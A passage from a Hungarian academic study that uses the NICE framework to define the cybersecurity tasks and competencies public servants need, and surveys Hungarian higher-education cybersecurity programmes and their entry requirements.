A H2-hipotézis esetén azt vizsgáltam, hogy jelenleg a magyarországi felsőoktatási rendszerben milyen kiberbiztonsággal, kibervédelemmel, információbiztonsággal kapcsolatos képzések léteznek, és ezt követően feltérképeztem azok tartalmát, valamint azt, hogy az lefedi-e az első hipotézisben meghatározott szükséges alapismereteket.

A H3-hipotézis igazolására, amennyiben a H2-hipotézis szerint a képzés szükségessége igazolt, a H1-hipotézis alapján meghatározottak szerint definiálom a közszolgálati kiberbiztonsági képzést, valamint annak tartalmát és alapvető elemeit.

[2] A National Initiative for Cybersecurity Education (NICE) Cybersecurity Workforce Framework az Egyesült Államok Kereskedelmi Minisztériumának Nemzeti Szabványügyi és Technológiai Intézete által kiadott tanulmány, amely a kiberbiztonsághoz kapcsolódó munkaköröket kategorizálja, valamint többek között kifejti és leírja a kiberbiztonsági munkakörök tartalmát és e munkakörök betöltéséhez szükséges képességeket, készségeket, továbbá elsajátítandó ismeretköröket.



1. ábra

Hipotézisek bizonyításának módszerei.

Forrás: a szerző szerkesztése

Kapcsolódó munkák

Ahhoz, hogy a jelen tanulmányban ismertetett közszolgálati kiberbiztonsági képzés minden részletre kiterjedő definiálása megvalósulhasson, nélkülözhetetlen a releváns hazai és nemzetközi szakirodalom mélyebb vizsgálata, továbbá jelen képzés alapjául szolgáló képességek, készségek halmazát a hasonló képzések követelményeinek vizsgálatával határoztam meg.

Hazai kiberbiztonsági oktatással kapcsolatos tanulmányok

Azokat a tanulmányokat vizsgáltam, amelyek a hazai kiberbiztonsági képzésfejlesztésre, a kiberbiztonsági és kibervédelmi képességek fejlesztésére összpontosítanak, illetve a kibervédelmi oktatás kérdéseire keresik a választ.

Az irodalomkutatás során mindenképp ki kell emelni Krasznay Csaba által elkészített *A kiberbiztonság stratégiai vetületeinek oktatási kérdései a közszolgálatban* című publikációt. A szerző rámutat számos olyan, a kibertérben történő eseményre, amelyek kétségkívül hatással vannak a fizikai világra, és rögzíti, hogy ezen eseményekre az ország védelmében részt vevő szervezeteknek reagálniuk kell. Éppen ezért elengedhetetlen olyan közszolgálati szakemberek alkalmazása és képzése, akik érdemben tudnak reagálni a műszaki és nem műszaki természetű kihívásokra egyaránt. A szerző a tanulmányban áttekinti milyen kibervédelmi képességekre van szükség Magyarországon, illetve hogyan lehet ezeket megteremteni. Kibervédelmi képességek közé sorolható a kiberbiztonság általános megértésének képessége, incidensmenedzselési képesség, valamint a stratégiai, vezetői képességek. A szerző javaslatot tesz e képességek fejlesztésének lehetőségeire a hazai felsőoktatási rendszerben megvalósuló alap-, mester- és továbbképzési szintű oktatás keretében.[3]

Nagyné Takács Veronika és Kovács László *Az információbiztonsági vezető szakirányú továbbképzés tapasztalatai* című publikációja rögzíti az információbiztonság jelentőségét és szabályozását, majd bemutatja a Nemzeti Közszolgálati Egyetem Elektronikus Információbiztonsági Vezető (EIV) szakirányú továbbképzésének tartalmát és értékelését, amelyet a szerzők a képzésen végzett hallgatók szakdolgozatának elemzésével végeztek el. Ezek alapján számos következtetést levonnak az EIV fejlesztését célozva, így például javaslatot fogalmaznak meg a képzés céljára és tartalmára, az egyénre szabottabb tanári támogatás biztosítására, illetve a heterogén oktatási csoportok létrehozására vonatkozóan.[4]

Som Zoltán *Az információbiztonság fejlesztési lehetőségei az EIV képzésen keresztül* című cikkében az EIV szakirányú továbbképzésének tapasztalatait és mérési eredményeit mutatja be, amelynek segítségével rávilágít a rendszerben rejlő fejlesztési lehetőségekre is. Ennek keretében személyes megfigyeléseket végzett, és szabadszavas kérdőíveket töltetett ki az EIV-ben részt vevőkkel, majd megvizsgálta, hogy milyen kockázatok merülhetnek fel a képzéssel kapcsolatban, illetve hogy milyen intézkedéseket, ellenintézkedéseket kell megtenni a kockázatok csökkentése érdekében. Végül javaslatokat határozott meg a képzés fejlesztésére, így például szakkollégium létrehozását, illetve egyéni kommunikációs képességek fejlesztését ajánlja.[5]

Simon Béla *Kiberbűnözés elleni képzésfejlesztés* című publikációjában áttekinti, hogy a jelenlegi hazai képzési, oktatási rendszerben mikor és milyen jellegű állami

[3] Krasznay Csaba: A kiberbiztonság stratégiai vetületeinek oktatási kérdései a közszolgálatban. *Nemzet és Biztonság*, 10. (2017), 3. 38–53.

[4] Nagyné Takács Veronika – Kovács László: Az információbiztonsági vezető szakirányú továbbképzés tapasztalatai. *Pro Publico Bono – Magyar Közigazgatás,* 3. (2015), 4. 85–99.

[5] Som Zoltán: Az információbiztonság fejlesztési lehetőségei az EIV képzésen keresztül. *Társadalom és Honvédelem,* 20. (2016), 2. 167–175.

teendők jelentkeznek. A szerző azonosítja a kiberbűnözés elleni fellépés két fő oldalát, a megelőzési oldalát, valamint a már megvalósított bűncselekmények felderítésének, nyomozásának, bizonyításának és az elkövetők büntető igazságszolgáltatás általi felelősségre vonásának megvalósítását. Bemutatja a rendőri/rendészeti felsőoktatás lehetséges, illetve tervezett fejlesztési irányainak lehetőségeit, a megrendelői igények összevetésével.[6]

NICE Framework

A NICE vagy másnéven a Kiberbiztonsági Oktatás Nemzeti Kezdeményezését az Egyesült Államok Kereskedelmi Minisztériumának Nemzeti Szabványügyi és Technológiai Intézete vezeti, amely egyfajta partnerségként értelmezhető a kormány, az akadémiai szféra és a magánszektor között. Az együttműködés középpontjában a kiberbiztonsági oktatás, képzés, valamint a munkaerő hálózatának folyamatos fejlesztése áll. A NICE ennek keretében tudományos és ipari partnerekkel egyeztetve kordinálja a már meglévő sikeres kiberbiztonsági programokat, valamint elősegíti az innovációt és a kiberbiztonsági szakemberek jövőképének kialakítását. A NICE olyan országos és nemzetközi kezdeményezéseket támogat, amelyek segítségével növelhető a kiberbiztonsággal kapcsolatos munkák elvégzéséhez szükséges ismeretekkel, készségekkel és képességekkel rendelkező szakértők száma.

A NICE-keretrendszer alapvető referenciaként szolgál olyan munkaerő támogatásához, amely képes kielégíteni a szervezet kiberbiztonsági igényeit egy közös, következetes „lexikon" segítségével, amely leírja a lehetséges kiberbiztonsági munkát kategóriánként, szakterületenként, illetve munkakörönként.[7]

Továbbá meghatározza az elsajátítandó kiberbiztonsági tudást, készségeket, képességeket és feladatokat az egyes munkakörökhöz, ahogyan azt a 2. ábra is szemlélteti. E keretrendszer kiváló alapként szolgálhat az általunk átadni kívánt tudás, készségek, képességek meghatározására, a kiberbiztonsági tantervek, tantárgyi adatlapok kidolgozására.


A NICE-keretrendszerről és a kiberbiztonsági oktatás fontosságáról számos nemzetközi tanulmány tartalmaz megállapításokat, következtetéseket.

Alsmadi tanulmánya rámutat a jelenlegi kiberbiztonsági munkaerőhiány jelenségére, valamint arra, hogy folyamatos növekedés figyelhető meg a kiberbiztonsági szakemberek és készségek iránti igények tekintetében. Továbbá rávilágít az elméleti és gyakorlati képességek közötti egyensúly hiányára, illetve az akadémia és az ipar közötti szakadékra, amelyeket a NICE-keretrendszer segítségével meg lehetne oldani.[8]

[6] Simon Béla: Kiberbűnözés elleni képzésfejlesztés. *Magyar Rendészet,* 18. (2018), 3. 193–207.

[7] William Newhouse et alii: *National Initiative for Cybersecurity Education (NICE) Cybersecurity Workforce Framework*. National Institute of Standards and Technology, 2017.

[8] Izzat Alsmadi: Cybersecurity Education Based on the NICE Framework: Issues and Challenges. *ISACA Journal,* 4. (2018), 1–6.



2. ábra
NICE-keretrendszer KSA elemeinek kapcsolata.
Forrás: a szerző szerkesztése

Armstrong és szerzőtársai szintén kihangsúlyozza a növekvő kiberbiztonsági munkaerőhiányt, ezáltal pedig a kiberbiztonsági munkaerő iránti kereslet és versengés megjelenését. A cikk rögzíti az egyetemek szerepét, amely szerint hozzájárulnak a növekvő kiberbiztonsági igények kielégítéséhez azáltal, hogy megfelelő kiberbiztonsági képesítést biztosítanak a következő generáció számára, továbbá döntő fontosságú, hogy az ilyen képzések tanterveit úgy alakítsák ki, hogy az adott munkakör típusához is illeszkedjenek, továbbá gyakorlati ismereteket is tartalmazzanak.[9]

Adriane C. Estes és szerzőtársai tanulmányukban feltárják, hogy a NICE kiberbiztonsági munkaerőrendszere hogyan igazítja és hangolja össze a kiberbiztonsági munkákat a potenciális jelöltekkel. A szerzők bemutatják, milyen előnyei vannak egy szervezet számára a NICE-keretrendszer alkalmazásának, illetve hogyan segít azonosítani a kiberbiztonsági képességeket és megoldást találni ezen képességek hiányára, valamint folyamatos fejlesztésére, nemcsak szervezeti, hanem globális szinten is.[10]

McDuffie és Piotrowski rávilágítanak arra, hogy a kiberbiztonsági oktatás és a munkaerő fejlesztése jelentősen hozzájárul a közös kiberbiztonsági nyelv kialakításához, amely nagyban javítja a problémamegoldást is.[11]

[9] Miriam E. Armstrong et alii: Framework for Developing a Brief Interview to Understand Cyber Defense Work: An Experience Report. *Proceedings of the Human Factors and Ergonomics Society 2017 Annual Meeting,* 61. (2017), 1. 1318–1322.

[10] Adriane C. Estes – Dan J. Kim – Andrew T. Yang: *Exploring How the NICE Cybersecurity Workforce Framework Aligns Cybersecurity Jobs with Potential Candidates*. Proceedings of the 14th International Conference on Frontiers in Education: Computer Science & Computer Engineering, Las Vegas, Nevada, CSREA, 2018.

[11] Ernest L. McDuffie – Victor P. Piotrowski: The Future of Cybersecurity Education. *Computer,* 47. (2014) 8. 67–69.

A közszolgálati kiberbiztonság megvalósításához szükséges képességek, készségek, ismeretek

Jelen fejezet célja meghatározni, hogy a közszolgálat mely része tekinthető relevánsnak a közszolgálati kiberbiztonsági képzés szempontjából. A meghatározott célcsoporthoz azonosítani kell a kibervédelmi, adatvédelmi és információbiztonsági feladatköröket, végül az ezek végrehajtásához szükséges ismerethalmazt szükséges definiálni.

A célcsoport és a feladataik meghatározása

A közszolgálati kiberbiztonság megteremtéséhez elengedhetetlen a különféle kibervédelmi képességek elsajátítása és folyamatos fejlesztése. Azonban vannak olyan területei a közszolgálatnak, amelyek sokkal részletesebben és több aspektusból is vizsgálják a kiberbiztonságot (például honvédség, nemzetbiztonsági szolgálatok stb.), ezért fontos meghatározni, hogy a közszolgálat mely részeivel szeretnék foglalkozni jelen kutatás fő kontextusában.

Célcsoport meghatározása

Ahhoz, hogy a célcsoport definiálható legyen, mindenképp szükséges meghatározni a közszolgálat fogalmát. A nemzetközi és hazai szakirodalom alapján megállapítható, hogy nagyon nehéz egy egységes definíciót alkotni a közszolgálatra, hiszen országonként eltérő, hogy mely szervek és alkalmazotti körök társíthatók e fogalomhoz. Antal Zsolt a közszolgálat definícióját többféle megközelítésből (jogi, funkcionális, szervezeti) vezeti le, amelyek alapján a közszolgálat olyan nem piaci mechanizmusok által vezérelt tevékenységek összessége, amelyet az állam által többségében tulajdonolt szervezetek valósítanak meg a közjó fenntartása vagy növelése érdekében.[12]

Hazafi Zoltán doktori értekezésében két definíciót rögzít, az egyik az úgynevezett funkcionális fogalom, amelynek értelmében mindenki, aki közfeladatot lát el közszolgálati alkalmazottnak minősül, függetlenül az őt alkalmazó szervezet jogállásától, személyes státuszától, kiválasztásától, illetve díjazásától. A másik, úgynevezett szűkebb meghatározás szerint közszolgálati alkalmazott az, akit a jogállására vonatkozó szabályok ilyen minőséggel ruháznak fel.[13] E definíciókból következik, hogy a közszolgálati alkalmazotti csoport rendkívül széles spektrumú, mind az idetartozó munkaköröknek, mind az alkalmazottak képességeinek, készségeinek köszönhetően. Éppen ezért fontos jelen kutatás szempontjából releváns közszolgálati alkalmazotti kör szűkítése olyan területekre, amelyek kiberbiztonsági kockázatot jelenthetnek, részt vesznek a döntéshozatalban, és képzésük során nem részesülnek részletes, átfogó kiberbiztonsági oktatásban.

[12] Antal Zsolt: A közszolgálati kommunikáció eredményességére ható tényezők – A közszféra és a versenyszféra kommunikációs gyakorlatát befolyásoló különbségek. *Vezetéstudomány*, 49. (2018), 4. 68–76.

[13] Hazafi Zoltán: *Közszolgálati jogunk a változó nemzetközi és hazai térben*. Doktori értekezés. Pécsi Tudományegyetem, ÁJK Állam- és Jogtudományi Kar Doktori Iskola, 2009.

Idetartoznak például az alábbi közszolgálati munkakörök a teljesség igénye nélkül:
a) a közigazgatásban foglalkoztatott közszolgálati tisztviselők,
b) az állami főhatalom szerveinek hivatalaiban dolgozó személyek,
c) az egyes speciális jogállású központi szervekben dolgozó személyek,
d) a rendvédelmi feladatokat ellátó szervek igazgatási feladatot végző tagjai,
e) bírák, ügyészek, illetve a munkájukat segítő alkalmazottak,
f) kiberbiztonsági kockázatot jelentő közalkalmazottak.

Összességében megállapítható, hogy a közszolgálati alkalmazottak ilyen típusú szűkítése elengedhetetlen a közszolgálati kiberbiztonság megvalósításához, hiszen ahhoz, hogy meghatározzuk milyen ismerethalmaz elsajátítása a cél, tudnunk kell, hogy milyen területen zajlik a mindennapos munkavégzés, illetve milyen típusú döntéshozatalban vesznek részt az alkalmazottak.

Feladatok azonosítása

A célcsoport meghatározása után fontos meghatározni azokat az általános kiberbiztonsági feladatokat, amelyeket a közszolgálati dolgozóknak szükséges végrehajtani akár a mindennapi munkájuk során, akár egy esetleges kibertámadás esetén. A NICE-keretrendszer segítségével azonosított feladatokat az 1. táblázat tartalmazza.[14]

1. táblázat

A kiválasztott célcsoport általános kibervédelmi feladatai.

Forrás: a szerző szerkesztése

Feladat
T1. Tanácsadás a felsővezetésnek a kockázatértékelési folyamatról, kockázati szintekről, az információbiztonsági programokról, rendszerekről, irányelvekről, folyamatokról és eljárási szabályokról.
T2. Üzletmenet-folytonossági tervek elkészítése, tesztek elvégzése.
T3. Adatvédelmi, adatbiztonsági érdekek képviselése a szervezeten belül.
T4. Stratégiai tervek kidolgozása és fenntartása.
T5. Szerződések értékelése az adatvédelmi követelmények betartása érdekében.
T6. A különféle döntéshozatali folyamatok során megjelenő kockázatelemzés elkészítése.
T7. Releváns jogszabályok, szabványok, eljárások, technológiai változások figyelemmel kísérése, értelmezése, alkalmazása.
T8. Hazai és külföldi „jó gyakorlatok" alkalmazása.
T9. Belső audit végrehajtása, auditjelentések elkészítése.
T10. Közvetítés a műszaki és nem műszaki szakemberek között.
T11. A kiberbiztonsági politika, stratégia meghatározása a felsővezetéssel együtt, a kiberbiztonsági, adatvédelmi alapelvek a szervezet küldetésében, jövőképében és céljaiban történő megjelenítése.
T12. Kapcsolattartás az adatvédelemért és adatbiztonságért felelős hatóságokkal, testületekkel, kormányzati szervekkel, szereplőkkel.

[14] Newhouse et alii i. m. (7. lj.) 24–58.

T13. Iránymutatás átadása a vezetőség, az alkalmazottak és az ügyfelek számára, a releváns jogszabályokról, politikákról, szabványokról és eljárásokról.
T14. Együttműködés az informatikai, információbiztonsági szakemberekkel.
T15. Közreműködés az információs infrastruktúra kialakításában, fejlesztésében.
T16. Incidenskezelési folyamat kialakítása, incidensek kezelése.
T17. Figyelemmel kísérni a szervezet folyamatait a biztonsági és az adatvédelmi szabályok betartásának ellenőrzése céljából.
T18. A szervezet adatvédelmi kérdésekkel foglalkozó munkatársainak felügyelete.
T19. Kibervédelmi kérdések megválaszolása a szervezeten belül és kívül.
T20. Kiberbiztonsági fenyegetések, támadások felismerése és szegregálása.
T21. A humán fenyegetettségből eredő kockázatok azonosítása.
T22. Kiberbiztonsággal, adatvédelemmel kapcsolatos képzések, oktatások megtartása, lebonyolítása.

Szükséges ismerethalmaz definiálása

Ahhoz, hogy az előző pontban ismertetett feladatokat a közszolgálati alkalmazottak maradéktalanul el tudják látni a munkájuk során fontos követelmény, hogy azonosítsuk milyen tudáshalmaz szükséges számukra.

A NICE által definiált ismerethalmaz

A T1–T18 kibervédelmi feladatok ellátásához szükséges ismerethalmaz definiálása során a NICE Framework keretrendszer kiberbiztonsági pozíciói közül az adatvédelmi tisztviselő munkakört választottam ki, amely a leginkább illeszkedik a célcsoport előképzettségéhez, valamint az általuk megszerezhető képességekhez. Ezt követően megvizsgáltam a keretrendszer által előírt tudás, képesség és készség halmazát, és kiválasztottam azokat, amelyek feltétlenül szükségesek az említett feladatok teljesítéséhez. Ezek alapján a 2. táblázat tartalmazza e feladatokat, tudást, képességeket és készségeket:

2. táblázat

T1–T18 feladatokhoz szükséges KSA-elemek.

Forrás: a szerző szerkesztése

Tudás (K)
K1. Számítógép-hálózatokhoz kapcsolódó alapfogalmak ismerete.
K2. Kockázatkezelési folyamatok ismerete.
K3. Kiberbiztonsági, adatvédelmi jogszabályok, irányelvek, alapelvek ismerete.
K4. Kibertérből érkező fenyegetések ismerete.
K5. Vezeték nélküli technológiák ismerete.
Készség (S)
S1. Adatvédelmi szabályok, irányelvek készítésének készsége.
S2. A beszállítókkal és partnerekkel való tárgyalókészség, valamint ezek adatvédelmi gyakorlataival kapcsolatos értékelésének készsége.
S3. Különböző szintű kommunikációs készség a szervezet különböző területeinek megfelelően.

Képesség (A)
A1. Egyértelmű, világos, átlátható stratégia, iránymutatások, szabályok, eljárások, folyamatok és képzési anyagok, dokumentációk kidolgozásának képessége.
A2. Szabványos működési eljárások, folyamatok kidolgozásának és folyamatos fejlesztésének és a jogszabályoknak való megfeleltetésének képessége.
A3. A releváns adatvédelmi, kiberbiztonsági jogszabályok, technológiák változásának nyomon követésének képessége.
A4. Operatív célok eléréséhez szükséges megfelelő intézkedések, eljárások kiválasztásának képessége.
A5. Műszaki, tervezési információk az ügyfél megértési szintjéhez igazított átalakításának képessége.
A6. Adatvédelmi és információbiztonsági célok összehangolásának képessége.
A7. Annak meghatározásának képessége, hogy egy biztonsági esemény, incidens megsérti-e a magánélet tiszteletben tartásának elvét vagy a jogi előírásokat.
A8. Képzési tervek kidolgozásának képessége.
A9. Adatvédelmi szabályzatok, dokumentumok kidolgozásának képessége.

Egyéb a NICE által nem definiált ismerethalmaz

A további feladatok végrehajtásához azonban további tudást, képességeket és készségeket is kell azonosítani. A T19–T22-es feladatokhoz kapcsolódóan a 3. táblázat foglalja össze a további ismerethalmazt.

3. táblázat

T19–T22 feladatokhoz szükséges KSA-elemek.

Forrás: a szerző szerkesztése

Tudás (K)
K1* Az állami kibervédelmi rendszer ismerete.
K2* A szervezeten belüli kiberbiztonsági és adatvédelmi felelős pozíciók ismerete.
K3* A kibertámadások esetén alkalmazható technikák, eljárások ismerete.
K4* Az emberi tényezők és a kiberbiztonság kapcsolódási pontjainak ismerete.
K5* A kibertámadások mögött rejlő motivációk és pszichológiai tényezők ismerete.
Készség (S)
S1* Emberi tényezők kockázatán alapuló támadások felismerésének készsége.
S2* Adatbiztonsági és kiberbiztonsági magatartás készsége.
Képesség (A)
A1* A belső munkavállalók jelentette kiberbiztonsági kockázatok felismerésének képessége.
A2* A humán fenyegetettségből eredő kockázatok csökkentésének képessége a szervezeten belül.
A3* A szervezetben betöltött pozíciójának megfelelő támogatás nyújtásának képessége egy kibertámadás kezelése során.
A4* Kiberbiztonsággal, adatvédelemmel kapcsolatos képzések, oktatások megtartásának, lebonyolításának képessége.

Hazai kiberbiztonsággal kapcsolatos képzések

Jelen pontban azokat a kiberbiztonsággal kapcsolatos képzéseket mutatom be, amelyekre Magyarországon jelenleg (2020 szeptemberétől) jelentkezni lehet. Összesen

tíz ilyen képzést azonosítottam *A hazai képzések bemutatása* című alfejezetben, amelyek alapadatait az *Alapképzési szakok* című alfejezetben taglalom. Ezt követően megvizsgáltam, hogy a képzés tantervében szerepelnek-e az előzőekben bemutatott NICE-keretrendszer által, valamint az általam meghatározott szükséges alapismeretek, amelyeket a *Mesterképzési szakok* című alfejezetben részletezek.

A hazai képzések bemutatása

A bolognai folyamat részeként átalakult felsőoktatási képzési rendszer az alábbi fázisokból épül fel: *alapképzésből és mesterképzésből,* illetve az alap vagy mesterképzés után is elvégezhető *szakirányú továbbképzésből.* A hazai kiberbiztonsági képzéseket e három csoport alapján mutatom be a következőkben. Ezenkívül számos további képzés (tudatossági programok, továbbképzések, kurzusok stb.) biztosítja a kiberbiztonsági ismeretek átadását a közszolgálatban dolgozó személyek számára, azonban jelen tanulmány és az alábbi alfejezetek célja kizárólag a magyar felsőoktatási rendszerben megtalálható képzések összegyűjtése és bemutatása.

Alapképzési szakok

Az alapképzés általában 3-4 éves időtartamot felölelő képzési forma, amelyen tudományterülettől függően BA (Bachelor of Arts), illetve BSc (Bachelor of Science) fokozat szerezhető. E képzés során tulajdonképpen széles körű alapszintű ismeretek elsajátítása a cél, amely a munkaerőpiacon hasznosítható szakmai ismereteket és megfelelő elméleti alapozást nyújt az adott szakterületen a tanulmányok mesterképzésben történő folytatásához.

Kiberbiztonsághoz kapcsolódó hazai alapképzések: a) Nemzeti Közszolgálati Egyetem – Bűnügyi alapképzési szak – Kiber nyomozó szakirány (NKE KNY);[15] b) Óbudai Egyetem – Biztonságtechnikai mérnök alapképzési szak – Információbiztonsági specializáció (ÓE BM).[16]

Mesterképzési szakok

A mesterképzés, amelyen MA (Master of Arts), illetve MSc (Master of Sciences) fokozat és szakképzettség szerezhető. Mesterképzésre az jelentkezhet, aki legalább egy alapképzési diplomával vagy a korábbi képzési rendszer szerinti főiskolai/egyetemi diplomával rendelkezik, de a felvétel pontos követelményeit és feltételeit

[15] *Nemzeti Közszolgálati Egyetem – Bűnügyi alapképzési szak – Kiber nyomozó szakirány.* Elérhető: www.felvi.hu/felveteli/egyetemek_foiskolak/!IntezmenyiOldalak/meghirdetes.php?meg_id=20905&elj=20a (A letöltés dátuma: 2020. 03. 14.)

[16] *Óbudai Egyetem – Biztonságtechnikai mérnök alapképzési szak – Információbiztonsági specializáció.* Elérhető: www.felvi.hu/felveteli/szakok_kepzesek/szakleirasok/!Szakleirasok/index.php/szak/36/szakleiras (A letöltés dátuma: 2020. 03. 14.)

a felsőoktatási intézmények maguk határozzák meg. A mesterképzés általában 2-4 féléves időtartamot ölel fel. Összességében megállapítható, hogy a mesterképzés során szakterület-specifikus és mélyebb elméleti és gyakorlati ismeretek átadása a cél, amelynek elvégzését követően lehetőség van kilépni a munkaerőpiacra, illetve jelentkezni lehet a képzési rendszer harmadik lépcsőfokát jelentő doktori képzésre, amely a tudományos fokozat megszerzésére készít fel.[17]

Kiberbiztonsághoz kapcsolódó hazai mesterképzések: a) Nemzeti Közszolgálati Egyetem – Kiberbiztonsági mesterképzés (NKE KB);[18] b) Nemzeti Közszolgálati Egyetem – Védelmi infokommunikációs rendszertervező – Információbiztonsági szakirány (NKE VIKR).[19]

Szakirányú továbbképzések

Fontos megemlíteni a szakirányú továbbképzés szintjét is, amely a már korábban megszerzett alap- és mesterfokozatra, főiskolai vagy egyetemi szintű végzettségre épülő oklevelet adó, 2-4 félév időtartamú képzési forma. A mesterképzéstől eltérő képzési forma, amely speciális feladatok ellátására ad felkészítést, valamint lehetővé teszi a korábban szerzett ismeretek meghatározott irányú elmélyítését. Azonban az elvégzését követően megszerzett oklevél nem emeli a korábbi végzettség szintjét.[20]

Kiberbiztonsághoz kapcsolódó hazai szakirányú képzések:

a) Nemzeti Közszolgálati Egyetem – Elektronikus információbiztonsági vezető szakirányú továbbképzés (NKE EIB);[21]
b) Nemzeti Közszolgálati Egyetem – Európai uniós adatvédelmi szaktanácsadó szakirányú továbbképzési szak (NKE EUA);[22]
c) Eötvös Loránd Tudományegyetem – Adatbiztonsági és adatvédelmi szakjogász/szakember szakirányú továbbképzés (ELTE ASZ);[23]
d) Óbudai Egyetem – Kiberbiztonsági szakmérnök/szakember szakirányú továbbképzés (ÓE KSZ);[24]

[17] 2011. évi CCIV. törvény a nemzeti felsőoktatásról.

[18] *Nemzeti Közszolgálati Egyetem – Kiberbiztonsági mesterképzés.* Elérhető: www.felvi.hu/felveteli/szakok_kepzesek/szakleirasok/!Szakleirasok/index.php/szak/20554/szakleiras (A letöltés dátuma: 2020. 03. 14.)

[19] *Védelmi infokommunikációs rendszertervező – Információbiztonsági szakirány szakleírás, tematika.* Nemzeti Közszolgálati Egyetem Elérhető: https://hhk.uni-nke.hu/oktatas/mesterkepzes/vedelmi-vezetestechnikai-rendszertervezo (A letöltés dátuma: 2020. 03. 14.)

[20] 87/2015. (IV. 9.) Korm. rendelet a nemzeti felsőoktatásról szóló 2011. évi CCIV. törvény egyes rendelkezéseinek végrehajtásáról.

[21] *Elektronikus információbiztonsági vezető szakleírás.* Nemzeti Közszolgálati Egyetem. Elérhető: https://kti.uni-nke.hu/szakiranyu-tovabbkepzesek/szakiranyu-tovabbkepzesi-szakok/elektronikus-informaciobiztonsagi-vezeto/altalanos-informaciok (A letöltés dátuma: 2020. 03. 19.)

[22] *Európai uniós adatvédelmi szaktanácsadó szakleírás.* Nemzeti Közszolgálati Egyetem. Elérhető: https://kti.uni-nke.hu/szakiranyu-tovabbkepzesek/szakiranyu-tovabbkepzesi-szakok/europai-unios-adatvedelmi-szaktanacsado/altalanos-informaciok (A letöltés dátuma: 2020. 03. 14.)

[23] *Adatbiztonsági és adatvédelmi szakjogász szakleírás.* ELTE Jogi Továbbképző Intézet, Elérhető: https://jotoki.elte.hu/content/adatbiztonsagi-es-adatvedelmi-szakjogasz.t.406 (A letöltés dátuma: 2020. 03. 19.)

[24] *Kiberbiztonsági szakmérnök/szakember képzés tartalma.* Óbudai Egyetem. Elérhető: http://bmi.nik.uni-obuda.hu/kiber_kovetelmeny (A letöltés dátuma: 2020. 03. 19.)

e) Óbudai Egyetem – Információbiztonsági szakmérnök/szakember szakirányú továbbképzés (ÓE ISZ);[25]
f) Gábor Dénes Főiskola – Adatvédelmi és információbiztonsági menedzser szakirányú továbbképzés (GDF AIM).[26]

Hazai képzések alapadatainak vizsgálata

Az első összehasonlítás során a képzések alapadatait vizsgáltam meg, amelyet a 4. táblázat szemléltet. A táblázatban látható, hogy az egyes képzések időtartama (I.) félévekben megadva; a munkarend (M), ami lehet *nappali* (n), *levelező* (l), esetleg *mindkettő* (n/l); a finanszírozási forma (Fin.), amely alapján a képzés lehet *állami ösztöndíjjal támogatott* (öszt.), *önköltséges* (önk.) vagy *mindkettő* (öszt/önk.), végül a bemeneti követelmények.

4. táblázat
Vizsgált hazai képzések alapadatai.
Forrás: a szerző szerkesztése

	Képzés	I.	M.	Fin.	Bemeneti követelmény
BSC/BA	NKE KNY	8	n	öszt.	alkalmassági vizsgálatok + informatikai jártassági és készségvizsgálat
	ÓE BM	7	n/l	öszt/önk.	érettségi bizonyítvány, meghatározott érettségi vizsgakövetelmények
MSC/MA	NKE KB	4	n/l	öszt/önk.	alapképzés + informatikai, államtudományi és társadalomtudományi ismeretek
	NKE VIKR	4	n/l	öszt/önk.	alapképzés
Szakirányú továbbképzés	NKE EIB	2	l	önk.	alapképzés
	ELTE ASZ	3	l	önk.	szakjogász: állam- és jogtudomány képzés szakember: meghatározott alapképzések
	ÓE KSZ	4	l	önk.	szakmérnök: mérnöki alapképzés szakember képzés: alapképzés
	ÓE ISZ	4	l	önk.	szakmérnök: mérnöki alapképzés szakember képzés: alapképzés
	GDF AIM	2	l	önk.	informatikai, műszaki, gazdaságtudományi, társadalomtudományi, pedagógusképzés, jogi, közigazgatási, rendészeti vagy katonai alapképzés
	NKE EUA	2	l	önk.	alapképzés

[25] *Információbiztonsági szakmérnök/szakember képzés tartalma.* Óbudai Egyetem. Elérhető: www.bgk.uni-obuda.hu/hu/kepzeseink/tovabbkepzesek/informaciobiztonsagi-szakmernokszakember (A letöltés dátuma: 2020. 03. 21.)
[26] *Adatvédelmi és információbiztonsági menedzser szakirányú továbbképzés tartalma.* Gábor Dénes Főiskola. Elérhető: http://gdf.hu/szakiranyu-tovabbkepzesek/adatvedelmi-es-informaciobiztonsagi-menedzser/ (A letöltés dátuma: 2020. 03. 21.)

A vizsgálatból kiderül, hogy a vizsgált alapképzésekhez bár nincs szükség egyéb végzettségre, azonban megjelennek a jelentkezéshez szükséges további feltételek, mint például az alkalmassági vizsgálat, informatikai jártasság. Ezenkívül az egyes képzések további megszorításokat, követelményeket tartalmaznak azzal kapcsolatban, hogy milyen típusú előképzettségre van szükség ahhoz, hogy a képzésen részt lehessen venni. Három képzés esetében (NKE VIKR, NKE EIB, NKE EUA) bármely képzési terület alapképzéses diplomáját elfogadják, míg a többi képzés esetében külön rögzítették a bemeneti követelmények konkrét képzési területeit, így például informatikai, műszaki, közigazgatási, jogi és számos további területi alapképzésen szerzett oklevél szükséges.

Az előképzettség a képzés abszolválásának körülményeit is jelentősen befolyásolja, így például más bemeneti tudással rendelkeznek a műszaki és más a humán területről érkező hallgatók, hiszen míg az utóbbi esetében az informatikai oktatás, addig az előbbi esetében a jogi, társadalomtudományi ismeretek elsajátítása okozhat nehézséget.

Összességében megállapítható, hogy a jelenlegi felsőoktatási képzési rendszer minden szintjén elérhető kiberbiztonsággal, információbiztonsággal foglalkozó képzés. Fontos kiemelni, hogy a jelenlegi képzési rendszer fázisaiban átadott ismeretek mennyisége és mélysége eltérő, jelentősen befolyásolja azt a képzési forma struktúrája, követelményei, időtartama, valamint a képzés során elsajátítandó készségek, képességek, ismeretek halmaza.

Hazai képzések ismerethalmazának vizsgálata

